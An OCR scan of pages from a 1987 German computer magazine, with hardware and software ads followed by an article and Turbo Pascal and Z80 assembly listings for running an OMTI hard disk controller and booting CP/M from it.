Panasonic 1091	748,-	Epson FX-86	798,-
Panasonic 1092	1098,-	Epson FX-800	1198,-
Panasonic 1092 Breit	1598,-	Epson FX-1000	1498,-
Star NL10 m. Interf.	898,-	Epson LX-800	1898,-
Star SG 15 Breit.	1298,-	Epson LX-1000	2198,-
NEC P 6	1648,-	Epson LX-2500	2898,-
NEC P 7	2198,-	Epson EX-800	1398,-
WW Grafikinterface	14,-	Epson EX-1000	1798,-
dito mit 8 K Puffer	179,-	Merlin PP 64	298,-

CSE electronic
Claus Schauties
Bachstr. 52, 7980 Ravensburg, Tel. 0751/26138 + 26497



Der Eprommer
für Apple //e,
Apple II, kompatibel
und CPC 464/664/6128
Universeller EPROM-Programmer 4003

■ Programmiert alle gängigen EPROM- und EEPROM-Typen (z.B.: 2716, 27C16, 2732, 2732A, 27C32, 2758, 2764, 2764A, 27C64, 27128, 27128A, 27C128, 27256, 27C256, 2508, 2516, 2532, 2564, X2804A, X2816A, X2864A ...) ■ Vollmenügesteuerte Software auf Diskette/Kassette ■ 32 KByte frei für EPROM-Daten (Brennen des 27256 ohne Nachladen) ■ Kein Umschalten, Stecken oder Löten nötig ■ Programmierspannungen werden im Gerät erzeugt ■ Verbindung zum Rechner über Flachbandkabel ■ Rote und grüne Leuchtdiode zur Betriebs-Art-Anzeige ■ Komplett mit 28 poligem Textool-Sockel ■ CPC-Version mit Interface-Karte und durchgeführtem Expansionsport ■

Preise für Apple : Fertigerät DM 269,50 ■ Bausatz DM 219,-
für CPC 464/664 : Fertigerät DM 289,50 ■ Bausatz DM 239,-
für CPC 6128 : Fertigerät DM 319,50 ■ Bausatz DM 269,-
Aufpreis für CPC-Software auf 3"-Diskette : DM 15,-

CPC-EPROM-Karte 64 KByte
Die ideale Ergänzung für Schneider CPC 464/664/6128

■ Wahlweise bestückbar mit 2 - 64 KByte EPROM-Kapazität ■ Arbeitet mit den EPROM-Typen 2716, -32, -64, -128 ■ Durchgeführter Erweiterungsbus (Floppy kompatibel) ■ Autostart von BASIC- und/oder Assembler-Programmen ■ Komplett mit umfangreicher und komfortabler Software ■ Gleichmaßen für Profis und Einsteiger geeignet ■

für CPC 464/664 : Fertigerät DM 229,50 ■ Bausatz DM 199,50
für CPC 6128 : Fertigerät DM 249,50 ■ Bausatz DM 219,50
Leerplatine : DM 59,90 ■ Aufpreis für 3"-Diskette : DM 15,-
Fertigerät ohne Software : 464/664 DM 99,- / 6128 DM 119,-


80 Zeichen + 64K für Apple //e

■ 80 gestochene scharfe Zeichen/Zeile ■ Plus 64 KByte RAM ■ Ermöglicht Double Hires Grafik (560 × 192 Punkte, 16 farbig) ■ 100% Apple //e kompatibel ■ Läuft problemlos unter CP/M, Pascal, DOS, ProDOS ... ■ Vergoldete Steckerleiste ■

Geprüfte Platine plus Demo Disk und Beschreibung DM 144,50
■ Bausatz DM 115,- ■ Leerplatine mit Anleitung DM 59,-

Druckerkabel für CPC
■ CPC 464/664 DM 35,- ■ CPC 6128 DM 39,- ■

Alle Artikel sind ab Lager lieferbar.
DOBBERTIN GmbH
INDUSTRIE-ELEKTRONIK
Brahmsstraße 9, 6835 Brühl, Tel.: (06202) 71417



Mit STB's
„EGA Multi Res“
geht's
weiter!

Multisync Monitore

640 x 350
640 x 480
752 x 410

EGA Monitore

640 x 350
832 x 350

25 KHz/400 Linien

640 x 350
640 x 400

Multi Res für Multisync

Mit STB's EGA Multi Res ist die neue Generation Video-Adapter eingeleitet. Mit STB's EGA Multi Res erschließen Sie sich mehr Möglichkeiten auf weitaus mehr Monitoren.

Ob auf einem Multisync-Monitor, einem EGA-Monitor oder einem 25 kHz/400 Linien-Monitor, immer können Sie Ihre beliebige EGA-Software mit STB's EGA Multi Res Video-Adapter optimal nutzen.

STB's EGA Multi Res für Multisync
Im Gebrauch mit Windows erhalten Sie eine zusätzliche Auflösung von 640x400, 640x480 bzw. 752x410, darüber hinaus mit CGA Grafik/Text 640x400 und 16 Farben.

STB's EGA Multi Res für EGA-Monitore
Auf einem Standard EGA-Monitor bieten wir Ihnen im Einsatz mit Windows eine beispiellose Auflösung von 832x350.

STB's EGA Multi Res für 25kHz/400 Linien Monitore
Mit einem 25 kHz/400 Linien Monitor erreichen Sie eine Auflösung von 640x400 im Gebrauch mit CGA-Software und 640 x 350 mit EGA Software.

STB's EGA Multi Res mit CGA-Software
Der Multisync Monitor oder ein 25 kHz/400 Linien Monitor ermöglicht eine Auflösung von 640 x 400 Punkten.

(CGA (1 - 228x208) (STB's EGA) (640 x 400 Software) (4 Farben) (Multi Res) (16 Farben)

STB's EGA Multi Res und das Ergebnis heißt: Ein klareres und schärferes Bild auf Ihrem Monitor.

Mit STB's EGA Multi Res geht's weiter.

- Einschließlich Treiber für Microsoft Windows.
- 256 k Standard-Display memory.
- Die EGA Multi Res kann mit Uhr und Kalender aufgerüstet werden.
- Dazu gehört ein Lightpen Interface.
- EGA Multi Res ist eine echte Bereicherung für IBM PC/XT/AT und kompatible Systeme.
- PC Accelerator enthalten.


EGA Multi Res ist ein Leistungsversprechen mit 2 Jahren Garantie.

Fragen Sie Ihren Händler nach STB's EGA Multi Res und seien unwarrscheinlichen Leistungen.

STB und EGA Multi Res sind eingetragene Warenzeichen von STB Systems, Inc. IBM PC/XT/AT sind eingetragte Warenzeichen von International Business Machines Corp. Microsoft Windows ist ein eingetragtes Warenzeichen von Microsoft Inc. PC Accelerator ist ein eingetragtes Warenzeichen von RESICORP.


STB
STB Systems, Inc.

Simply The Best



KULKONI KOK
KULENKAMPFF & KONITZKY · BREMEN

Kulenkampff & Konitzky · Postfach 103867 · D-2800 Bremen 1



AUTOCAD
NUMMER EINS
Software des Jahres 1986

Fachbezogene Problemlösungen
Kundenspezifische Systemanpassung
Erstellen von Symbolbibliotheken
und Tablettmenüs
Zusatzprogramme
Komplettsysteme
Plotservice A4-A0

AUTOCAD - Preise:


Grdv V2.5	DM 1482,00
ADE2 V2.5	DM 9348,00
ADE3 V2.5	DM 12882,00
DEMO-SET	DM 205,20
Handbuch	DM 108,30

Leiterplattenlayout-Zusatz:

PCA Grdv	DM 3306,00
PCA Erw.	DM 3306,00
DEMO-SET	DM 205,20
Handbuch	DM 108,30

Kundendienst Service
Vertrieb von Software und Hardware

Praxisbeispiel



Nachrichten- und Elektrotechnik

MPC - Datentechnik
Inh.: Dipl.-Ing. Jürgen Bornemann
Heerstr. 392
5014 Kerpen 4
Tel.: 02237 - 61001

Diese Werbung wurde mit AUTOCAD entworfen!

```

    else RES[I+1]:=0;;
end;
end;

function error_check: boolean;
var
  ERR:          boolean;
  STATUS:       byte;
begin
  wait_controller_ready;   { Warten bis Controller bereit }
  STATUS:=PORT[$40];      { Jetzt wird der aktuelle }
  ERR:=false;             { Status gelesen }
  if STATUS and 2 () = 0 then begin
    CFIELD.COMMAND:=3;    { Im Fehlerfall wird mit dem }
    CFIELD.ADDRESS:=0;   { Zustandsanforderung die }
    CFIELD.SECTOR:=0;    { Fehlerinformation eingelesen }
    CFIELD.TRACK:=0;
    CFIELD.TERMIN:=0;
    CFIELD.BCOUNT:=1;
    send_comand;          { Kommando abschicken }
    read_result;         { Das Ergebnis lesen }
    ERR:=true;           { Fehlerflag setzen }
  end;
  error_check:=ERR;
end;

procedure set_characteristics (var ERR: boolean);
var I: byte;
begin
  PORT[$41]:=0;          { Auslösen der 'Reset'-Funktion }
  PORT[$43]:=0;          { Interrupt Maske 0 setzen }
  if PORT[$42]=$FA then begin { Ausführung nur wenn Jumper }
    CFIELD.COMMAND:=12;  { richtig gesetzt sind }
    CFIELD.ADDRESS:=0;
    CFIELD.SECTOR:=0;
    CFIELD.TRACK:=0;
    CFIELD.TERMIN:=0;
    CFIELD.BCOUNT:=0;
    send_comand;          { Kommando abschicken }
    for I:=0 to 7 do begin { Laufwerksinformation an den }
      wait_controller_ready; { Controller senden }
      PORT[$40]:=DRIVE_CHARACTERISTICS[I];
    end;
    ERR:=error_check;
  end
  else ERR:=true;
end;

procedure write_hd_sector (CYL,HEAD,SECT: integer; var ERR: boolean);
var
  STATUS,I:      byte;
begin
  CFIELD.BCOUNT:=1;    { Parameterblock richtig vorbesetzen }
  CFIELD.COMMAND:=10;
  CFIELD.ADDRESS:=HEAD;
  CFIELD.TERMIN:=002;
  CFIELD.TRACK:=CYL mod 256;
  CFIELD.SECTOR:=(CYL div 4) and $C0 + SECT;
  send_comand;          { Kommando abschicken }
  wait_controller_ready; { Warten auf Startmeldung }
  STATUS:=PORT[$41];
  if (STATUS and 4) = 0 then begin { D.K. Uebertragung kann }
    for I:=0 to 1023 do begin { beginnen }
      wait_controller_ready;
      PORT[$40]:=BUFFER[I];
    end;
  end;
  ERR:=error_check;
end;

procedure read_hd_sector (CYL,HEAD,SECT: integer; var ERR: boolean);
var
  STATUS,I:      byte;
begin
  CFIELD.BCOUNT:=1;    { Parameterblock richtig vorbesetzen }
  CFIELD.COMMAND:=0A;
  CFIELD.ADDRESS:=HEAD;
  CFIELD.TERMIN:=002;
  CFIELD.TRACK:=CYL mod 256;
  CFIELD.SECTOR:=(CYL div 4) and $C0 + SECT;
  send_comand;          { Kommando abschicken }
  wait_controller_ready; { Warten auf Startmeldung }
  STATUS:=PORT[$41];
  if (STATUS and 4) = 0 then begin { D.K. Uebertragung kann }
    for I:=0 to 1023 do begin { beginnen }
      wait_controller_ready;
      BUFFER[I]:=PORT[$40];
    end;
  end;
end;

```

```

ERR:=error_check;
end;

procedure fill_sector_buffer (PATTERN: byte; var ERR: boolean);
var
  STATUS,I:      byte;
begin
  { Sektor puffer mit vorgegebenen }
  CFIELD.BCOUNT:=0; { Daten auffüllen }
  CFIELD.COMMAND:=0F;
  CFIELD.ADDRESS:=0;
  CFIELD.TERMIN:=0;
  CFIELD.TRACK:=0;
  CFIELD.SECTOR:=0;
  send_comand;          { Kommando abschicken }
  wait_controller_ready; { Warten auf Startmeldung }
  STATUS:=PORT[$41];
  if (STATUS and 4) = 0 then begin { D.K. Uebertragung kann }
    for I:=0 to 1023 do begin { beginnen }
      wait_controller_ready;
      PORT[$40]:=PATTERN;
    end;
  end;
  ERR:=error_check;
end;

procedure format_the_drive (SKEW: byte; var ERR: boolean);
begin
  CFIELD.BCOUNT:=SKEW and $1F;
  CFIELD.COMMAND:=4;
  CFIELD.ADDRESS:=0;
  CFIELD.TERMIN:=0C2;
  CFIELD.TRACK:=1;
  CFIELD.SECTOR:=0;
  send_comand;
  ERR:=error_check;
end;

```

Programm 1. HDIO.INC enthält alle wesentlichen Prozeduren in Turbo-Pascal, um die Festplatte zu bedienen. Durch Umschreiben in Assembler hat man quasi schon die BIOS-Treiber-Routinen.

```

program hdfORMAT;
($U+)
($R+)

{$IHDIO.INC}

var
  SKEW_FACTOR, CODE, K: integer;
  ANSW: char;
  SKEW: byte;

begin
  set_characteristics (ERROR);
  if ERROR then
    stop ('Any controller error or invalid switches. ');
  if paramcount()=0 then val (paramstr(1),SKEW_FACTOR,CODE);
  if CODE () = 0 then SKEW:=3 else SKEW:=byte(SKEW_FACTOR);
  fill_sector_buffer ($ES,ERROR);
  if ERROR then stop ('Any hard disk controller error. ');
  repeat
    writeln ('Hard disk formatting will delete all data. ');
    write ('Are you shure ??? (Y/N) ');
    read (kbd,ANSW);
    until ANSW in ['Y','y','N','n'];
    if ANSW in ['N','n'] then begin
      writeln;
      stop ('Formatting interrupted');
    end;
    writeln (^Z,'PADOS Hard disk formatter V1.0');
    write ('Start formatting .... ');
    format_the_drive (SKEW,ERROR);
    if ERROR then begin
      writeln;
      stop ('Format error. Check the drive. ');
    end
  else begin
    writeln;
    writeln ('Formatting successfully completed. ');
  end;
end;

```

Programm 2. Beim Aufruf des Harddisk-Formatierers kann lediglich der Skew-Faktor angegeben werden, alle anderen Daten müssen bereits in HDIO.INC definiert werden.

```

program hdsysgen;
($IHDI0.INC)
type simple_file = file;
var datei:
    NAME:
    STARTADR, LADEADR:
    CYL, HEAD:
    CODE, K:
    SECT, ICARRY:
    MAXSECT:
    LDRHEADER:
    STATUS:
    OK:
        simple_file;
        string [14];
        integer;
        integer;
        integer;
        integer;
        integer;
        array [0..4] of byte;
        byte;
        boolean;

procedure move_file (var DATEI: simple_file; var SC: integer);
procedure increment_sector (var CYL, HEAD, SECT: integer);
begin
    SECT:=succ(SECT);
    if SECT > 8 then begin
        SECT:=0;
        HEAD:=succ(HEAD);
        if HEAD > 3 then begin
            HEAD:=0;
            CYL:=succ(CYL);
        end;
    end;
end;
end;

begin
    while not eof (DATEI) do begin
        blockread (DATEI, BUFFER, 8);
        write_hd_sector (CYL, HEAD, SECT, ERROR);
        increment_sector (CYL, HEAD, SECT);
        SC:=succ(SC);
    end;
end;

begin
    set_characteristics (ERROR);
    if ERROR then stop ('Fehler oder falsche '+
        'Schalterstellung am Controller.');
```

```

    MAXSECT:=0;
    NAME:='CPM.SYS';
    STARTADR:=$F400;
    LADEADR:=$E000;
    if paramcount()=0 then NAME:=paramstr(1);
    if paramcount()=1 then begin
        CODE:=0;
        val(paramstr(2), LADEADR, CODE);
        if CODE <> 0 then
            stop ('Konvertierungsfehler in Ladeadresse.');
```

```

    end;
    if paramcount()=2 then begin
        CODE:=0;
        val(paramstr(3), STARTADR, CODE);
        if CODE <> 0 then
            stop ('Konvertierungsfehler in Startadresse.');
```

```

    end;
($I-)
    assign (datei, NAME);
    reset (datei);
    OK:=(ioresult = 0);
($I+)
    if not OK then stop (NAME+' fehlt.');
```

```

($I-)
    HEAD:=0;
    CYL:=0;
    SECT:=1;
    MAXSECT:=0;
    writeln ('Loading ', NAME);
    move_file (datei, MAXSECT);
    LDRHEADER[0]:=0;
    LDRHEADER[1]:=hi (LADEADR);
    LDRHEADER[2]:=MAXSECT;
    LDRHEADER[3]:=0;
    LDRHEADER[4]:=hi (STARTADR);
    for K:=0 to 1023 do if K < 5 then BUFFER[K]:=LDRHEADER[K]
    else BUFFER[K]:=0;
    write_hd_sector (0, 0, 0, ERROR);
    if ERROR then stop ('Fehler beim Generieren von Sektor 0');
    else writeln ('Systemgenerierung erfolgreich.');
```

```

end.

```

Programm 3. HDSYSGEN dient dazu, das Betriebssystem in den reservierten Spuren (im Beispiel sind vier physikalische Spuren ein Zylinder) zu 'versenken'.

c't 1987, Heft 4

dem sich einzelne Sektoren der Festplatte lesen und beschreiben lassen. Eine Prozedur zum Formatieren der gesamten Platte ist ebenfalls dabei. Diese Routinen werden auch von den Programmen 2 (Formatierer) und 3 (Systemgenerierung) verwendet.

Der Controller wird bei der Initialisierung durch die Prozedur 'Set_characteristics' im Beispielausdruck nach einem Software-Reset mit den Parametern für ein Laufwerk D5126 von NEC versorgt (615 Zylinder, 4 Köpfe). Andere Laufwerke benötigen im allgemeinen auch andere Parameter. Darüber geben aber die Handbücher zu Laufwerk und Controller nähere Auskunft.

Die Sektorgröße muß – wie oben ausgeführt – auf der Controller-Karte auf 1024 Byte pro Sektor und 9 Sektoren pro Spur eingestellt werden. Damit ergibt sich unter CP/M (Blockgröße 2 KByte) und einem reservierten System-Zylinder eine Nettokapazität von 22 074 KByte.

'fill_sector_buffer' ist eine für das Formatieren wichtige Hilfsprozedur. Mit dem intern auf dem Controller verfügbaren Kommando 'FORMAT DRIVE' würde das Laufwerk von Anfang bis Ende mit '6Ch' beschrieben werden. Soll statt dessen jedoch ein anderes Zeichen verwendet werden, so muß vor dem Format-Kommando der interne Datenpuffer des OMTI mit den entsprechenden Zeichen geladen werden. (Unter CP/M sollte man E5h nehmen, weil damit automatisch die Directory-Einträge als frei gekennzeichnet sind.) Genau diese Aufgabe wird von 'fill_sector_buffer' verrichtet.

'format_the_drive' formatiert das ganze Laufwerk. Als freier Parameter kann hier der 'Skew-Faktor' (physikalischer Sektorversatz) gewählt werden. Ein Wert von '3' hat sich beim Autor als besonders günstig für einen schnellen Zugriff erwiesen.

'read_hd_sector' und 'write_hd_sector' schließlich erlauben den Zugriff auf jeden beliebigen Sektor der Festplatte. Insgesamt wird sicherlich auffallen, daß Prozeduren zur Kopfspositionierung wie 'seek' oder 'recalibrate' gänzlich fehlen. Diese Arbeiten führt der Controller völlig selbständig aus, was den Programmieraufwand deutlich verringert.

In diesen einfachen Turbo-Pascal-Prozeduren finden Sie sämtliches Know-how, um den Controller zu bedienen, und es sollte keine Schwierigkeiten geben, auch eigene Formatier- und Systemgenerierungs-Programme oder etwa einen 'Festplattendoktor' zu entwerfen.

Booten von der Platte

Bevor man überhaupt Informationen auf die Platte schreiben kann, sollte diese formatiert werden (Programm 2, HDFORMAT), denn meistens sind die Festplatten für PCs mit 512 Bytes pro Sektor vorformatiert. Der Skew-Faktor ist beim Aufruf von HDFORMAT ein optionaler Parameter. Ist er nicht angegeben, so wird er automatisch auf '3' gesetzt.

Vor allem wenn Ihr System langsamer ist, sollten Sie den optimalen Skew-Faktor experimentell ermitteln. Es ist höchst ärgerlich, wenn der Skew zu knapp gewählt wird und der nächste auserkorene Sektor gerade den Kopf passiert hat: Dann muß man nämlich eine ganze Plattenumdrehung auf ihn warten, kann also nur noch auf einen Sektor pro Plattenumdrehung zugreifen! Bei einem schnelleren System mit zu großem Skew zu fahren macht sich längst nicht so stark bemerkbar, ist aber natürlich 'Verschwendung' von Rechnerleistung.

Die plattenspezifischen Programmteile zum Einfügen in ein bestehendes BIOS oder in einen Bootstraploader (um von Platte zu booten) sollten schon aus Geschwindigkeitsgründen in Assembler geschrieben werden, aber auch dem Einbau ins vorhandene BIOS kommt das natürlich entgegen. Im Grunde reicht es, dazu die Pascal-Prozeduren einfach in Assemblersprache umzuschreiben.

Die Bilder 3 und 4 zeigen dies am Beispiel eines Bootstraps. Diesem Softwareteil wird häufig nur geringe Beachtung geschenkt, obwohl doch eigentlich hier die Einbindung einer Festplatte in das System beginnen sollte. Denn schließlich braucht man die Floppy doch jetzt nur noch als Backup-Medium oder zum Datentransfer, und so sollte man sie nicht jedesmal zum Systemstart aus der Schublade holen müssen.

An Struktur und Funktion des ursprünglichen Umladers im

Alter
Bootstraploader

Zusätzliche "Equates"

Hier Listing 3.1

Initialisierung
System - Console

Harddisk - Bootstrap

Hier Listing 3.2

Floppy - Disk
Bootstrap

Hier Listing 3.3

```

3.2
LD HL, XDRVVDY ; Copy harddisk-
LD DE, DRVVDY ; parameters into RAM
LD BC, 10
LDIR
IN A, (HDCONF) ; Test if hard disk
CP HDISK ; is installed
JP NZ, FBOOT
LD A, 0 ; Initialize OMTI-
OUT (HDRES), A ; Controller
OUT (HDMASK), A
LD DE, RTCNT ; Wait at least 20 sec

TRYAGAIN:
LD HL, DRVVDY
LD BC, 0500H
PUSH DE
CALL HDSCMD ; Test if the hd-drive
CALL WCR ; is ready
POP DE
IN A, (HDDATA)
RES S, A
OR A
JR Z, STBOOT ; Drive is ready,
; so continue booting
CALL DELAY ; Wait one second
IN A, (SIOC) ; Console request for
BIT 0, A ; floppy boot?
JR Z, CHDB ; (optional)
IN A, (SIOD)
CP ' '
JR Z, FBOOT

CHDB:
DEC DE
LD A, E
OR D
JR NZ, TRYAGAIN
LD HL, HDNRDY
CALL PRINT ; Hard disk does not
; become ready
JP FBOOT ; so let's boot from
; floppy disk

STBOOT:
LD HL, BUFFER
PUSH HL
CALL RD1024
POP HL

LD E, (HL)
INC HL
LD D, (HL) ; Fetch the system's
LD (SYSBEG), DE ; loading address
INC HL
LD A, (HL) ; Fetch the number of
LD (SCCOUNT), A ; sectors to be loaded
INC HL
LD E, (HL)
INC HL
LD D, (HL)
LD (SYSSTART), DE ; Fetch the system's
LD HL, (SYSBEG) ; starting address
LD SP, HL
LD A, 1 ; Load first sector
LD (SECTOR), A
EX DE, HL
LD A, (SCCOUNT)
LD B, A

LOAD:
PUSH BC ; Load the next sector
PUSH DE
LD HL, BUFFER
PUSH HL
CALL RD1024
POP HL
POP DE
LD BC, 1024 ; Put it into memory
LDIR
LD A, (SECTOR) ; Increment the sector
INC A
LD (SECTOR), A
CP 9
JR NZ, CLOAD
XOR A
LD (SECTOR), A
LD HL, HEAD
INC (HL)

CLOAD:
POP BC
DJNZ LOAD
LD SP, TOS
LD HL, (SYSSTART)
JP (HL) ; Start the new system

FBOOT:

```

Bild 3. Um von Festplatte booten zu können, brauchen nur die drei neuen Programmsegmente wie angegeben in einen bestehenden EPROM-residenten Bootstraploader eingebaut zu werden.

```

3.1
SIOC EQU 000E3H ;Commandport SIO Port B
SIOD EQU 000E2H ;DataSIO Port B
;SIO used for Console-Break
;not necessary
HDDATA EQU 0040H ;Harddisk data port
HDSTAT EQU HDDATA+1 ;Harddisk status port
HDRES EQU HDDATA+1 ;Harddisk reset function
HDSSEL EQU HDDATA+2 ;Harddisk select function
HDCONF EQU HDDATA+2 ;Harddisk configuration port.
HDMASK EQU HDDATA+3 ;Harddisk DMA mask.
HDISK EQU 000FAH ;Installed flag from Hard disk.
RTCNT EQU 00020D ;Twenty retries for harddisk boot.

```

```

3.3
; procedure wcr ; Wait_controller_ready
WCR: IN A, (HDSTAT) ; Read OMTI status
BIT 0, A ; Test if controller requests
JR Z, WCR ; any communication
RET

; procedure hdscmd (PARAMETERS: (h1),COUNT: b,COMMAND: c);
HDSCMD: OUT (HDSSEL), A ; Select the OMTI controller
CALL WCR ; Wait for the controller
LD A, C ; Send the command
OUT (HDDATA), A
NXBHD: CALL WCR ; Wait for the controller
LD A, (HL) ; Fetch the next parameter
OUT (HDDATA), A ; Send it to the controller
INC HL ; Point to the next parameter
DJNZ NXBHD ; Repeat until all bytes have
; been sent
RET

```

```

; procedure read1024 (BUFFER: (h1));
RD1024: PUSH HL
LD HL, CFIELD
LD BC, 0500H
CALL HDSCMD
CALL WCR
IN A, (HDSTAT)
BIT 2, A
JR NZ, HDERR1
LD BC, 1024
POP HL
RDLOOP: CALL WCR
IN A, (HDDATA)
LD (HL), A
INC HL
DEC BC
LD A, C
OR B
JR NZ, RDLOOP
CALL WCR
IN A, (HDDATA)
BIT 1, A
RET

HDERR1: LD DE, RDERR
CALL PRINT ; Hard disk error
JP FBOOT ; so boot from floppy

XDRVVDY: DEFB 0, 0, 0, 0, 0
XCFIELD:
DEFB 0 ; UNIT & HEAD
DEFB 0
DEFB 0
DEFB 1
DEFB 82H
HDNRDY: DEFB 10, 13, 'Hard disk not ready.', 10, 13, '$'
RDERR: DEFB 10, 13, 'Read error.', 10, 13, '$'

```





Bild 4. Im allerersten Sektor der Platte wird vermerkt, wohin im Arbeitsspeicher der Inhalt der unmittelbar folgenden Sektoren geladen und gestartet werden soll.

Boot-EPROM ändert sich fast nichts (Bild 3). Der Programmteil, der die Software von der Platte in den Speicher lädt, wird lediglich an einer geeigneten Stelle eingeschoben. Die Hilfsprozeduren können an das Ende des Laders gehängt werden. Erst wenn aus irgendeinem Grunde der Systemstart von der Winchester nicht gelingen sollte, wird auf die 'schlappe' Scheibe zurückgegriffen.

Um beliebige Software überallhin laden und dann starten zu können, bedarf es einiger Vereinbarungen. Die Datenstruktur gemäß Bild 4 wurde so gewählt, daß nicht nur CP/M-Systeme gebootet werden können.

Im ersten Sektor der Festplatte (Head 0; Cylinder 0; Sector 0) befindet sich eine Boot-Information, mit deren Hilfe ein beliebiges Programm in den Speicher geladen und ausgeführt werden kann. Es kann sich hierbei zum Beispiel um das Betriebssystem selbst, einen speziellen CP/M-Lader oder irgendein anderes User-Programm handeln.


SYSBEG ist die Adresse, ab der das Programm im RAM abzuliegen ist. Das Programm selbst muß dazu ab Sektor 1 in diesem

Medien Verteiler im Programmfluß des BIOS

Bild 5. Um Zeit für Verzweigungen zu verschiedenen Treibern (Floppy, Platte, RAM-Disk) zu sparen, werden beim Medienwechsel neue Sprungleisten geladen.

und den nachfolgenden (durch SCCOUNT angegebenen) Sektoren abgelegt sein. SYSSTART kennzeichnet die Startadresse des Programms im Arbeitsspeicher, die also nicht zwangsläufig mit der Ladeadresse SYSBEG identisch sein muß.

HDSYSGEN (Programm 3) dient wie bereits erwähnt zur sogenannten Systemgenerierung. Man benutzt es, um ein Programm zusammen mit der Boot-Information auf den Systemzylinder der Platte zu schaffen. Der Aufruf



HDSYSGEN CPM1.OBJ \$E200 \$F300
kopiert die Datei CPM1.OBJ ab Sektor 1 (Kopf 0, Zylinder 0) in die nächsten n fortlaufenden Sektoren und in den Sektor 0 die Werte

SYSBEG = \$E200
SCCOUNT = \$n
SYSSTART = \$F300.

Ohne weitere Angaben im Runstring sucht HDSYSGEN nach einer Datei mit dem Namen CPM.SYS und setzt die Default-Werte

SYSBEG = \$E000
und
SYSSTART = \$F400.

BIOS-Erweiterungen

Zum Einsatz in einem Betriebssystem (wie hier zum Beispiel CP/M 2.2) muß die Steuersoftware für die Platte noch in das BIOS eingebracht werden. Da das BIOS halt die rechner-spezifische Schnittstelle zum eigentlichen Betriebssystemkern darstellt, gibt es bei verschiedenen Rechnern auch fast immer ein untereinander abweichendes BIOS. So kann für die BIOS-Anpassung im folgenden auch nur allgemein die Vorgehensweise beschrieben werden. Viele Änderungen an den gezeigten

Beispiel-Routinen sind aber gewiß nicht nötig, um sie auf Ihren konkreten Fall zurechtzuschneiden.

Vorab sei aber auf eine Besonderheit dieses Plattentreibers hingewiesen. Wird ein BIOS mit immer mehr unterschiedlichen Massenspeichern versehen (Floppy-, RAM-Disk und Festplatte), so kann es unter Umständen durch den immer größer werdenden Verwaltungsaufwand dazu kommen, daß die ansonsten schnellen Plattenzugriffe ganz plötzlich sehr langsam werden – weil die durch den Skew-Faktor festgelegten Zeiten nicht mehr ausreichen.

Man könnte nun natürlich den Skew-Faktor erhöhen und auf etwas Zugriffsgeschwindigkeit verzichten. Es gibt aber ein besseres Mittel, das sozusagen als Nebeneffekt auch noch eine größere Übersichtlichkeit im Betriebssystem mit sich bringt. Statt in jeder Disk-Routine im BIOS den Medientyp abzufragen und dann entsprechend zu verzweigen, wird hier einfach eine zweite Sprungleiste definiert (Bild 5). Die LOGIN-Funktion des BIOS kopiert dann ein für den jeweiligen Medientyp spezifisches Abbild auf die Sprungleiste, und von diesem Moment an wird beispielsweise zu den Harddisk-Routinen verzweigt.

Worauf bei dieser Vorgehensweise jedoch unbedingt zu achten ist: Bevor die Sprungleiste überschrieben wird, muß die CLEAR-Funktion für das alte Medium noch einmal aufgerufen werden, damit sichergestellt ist, daß eventuelle letzte Änderungen auch zurückgeschrieben wurden.

Programm 4 zeigt alle weiteren Routinen, die für eine Treiberinstallation in ein CP/M-2.2-BIOS notwendig sind. Ein Teil dieser Programme läßt sich auch im Zusammenhang mit der in c't 10/86 veröffentlichten Treiber-Software für ein CP/M 3.0 verwenden.

In den Routinen von Programm 4 finden die Werte des in Bild 6 gezeigten Disk-Parameter-Blocks (DPB) Verwendung. Hierbei handelt es sich jedoch nur um eine von vielen verschiedenen Möglichkeiten, den DPB zu gestalten. Block- und Directory-Größe können natürlich jederzeit der Systemumgebung eines speziellen Rechners angepaßt werden.

```

;Disk Parameter Block

